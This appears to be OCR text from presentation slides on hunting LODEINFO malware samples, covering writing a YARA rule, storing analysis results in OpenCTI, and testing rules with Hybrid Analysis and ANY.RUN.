


Creating YARA rule and hunt

Cheap but enough rule to hunt potential threats of LODEINFO


☛ Enabling since v0.5.9 observed, detect samples to v0.6.3

Semi-automation of analysis (Hunt => Store)




Storing intelligence

Automated analysis and manual analysis results are stored in OpenCTI and converted to a format that allows correlation analysis.




Storing intelligence

Automated analysis and manual analysis results are stored in OpenCTI and converted to a format that allows correlation analysis.



Utilizing Hybrid Analysis


Testing accuracy of self-made rules / simple hunting without VirusTotal.




https://www.hybrid-analysis.com/yara-search

Utilizing ANY.RUN

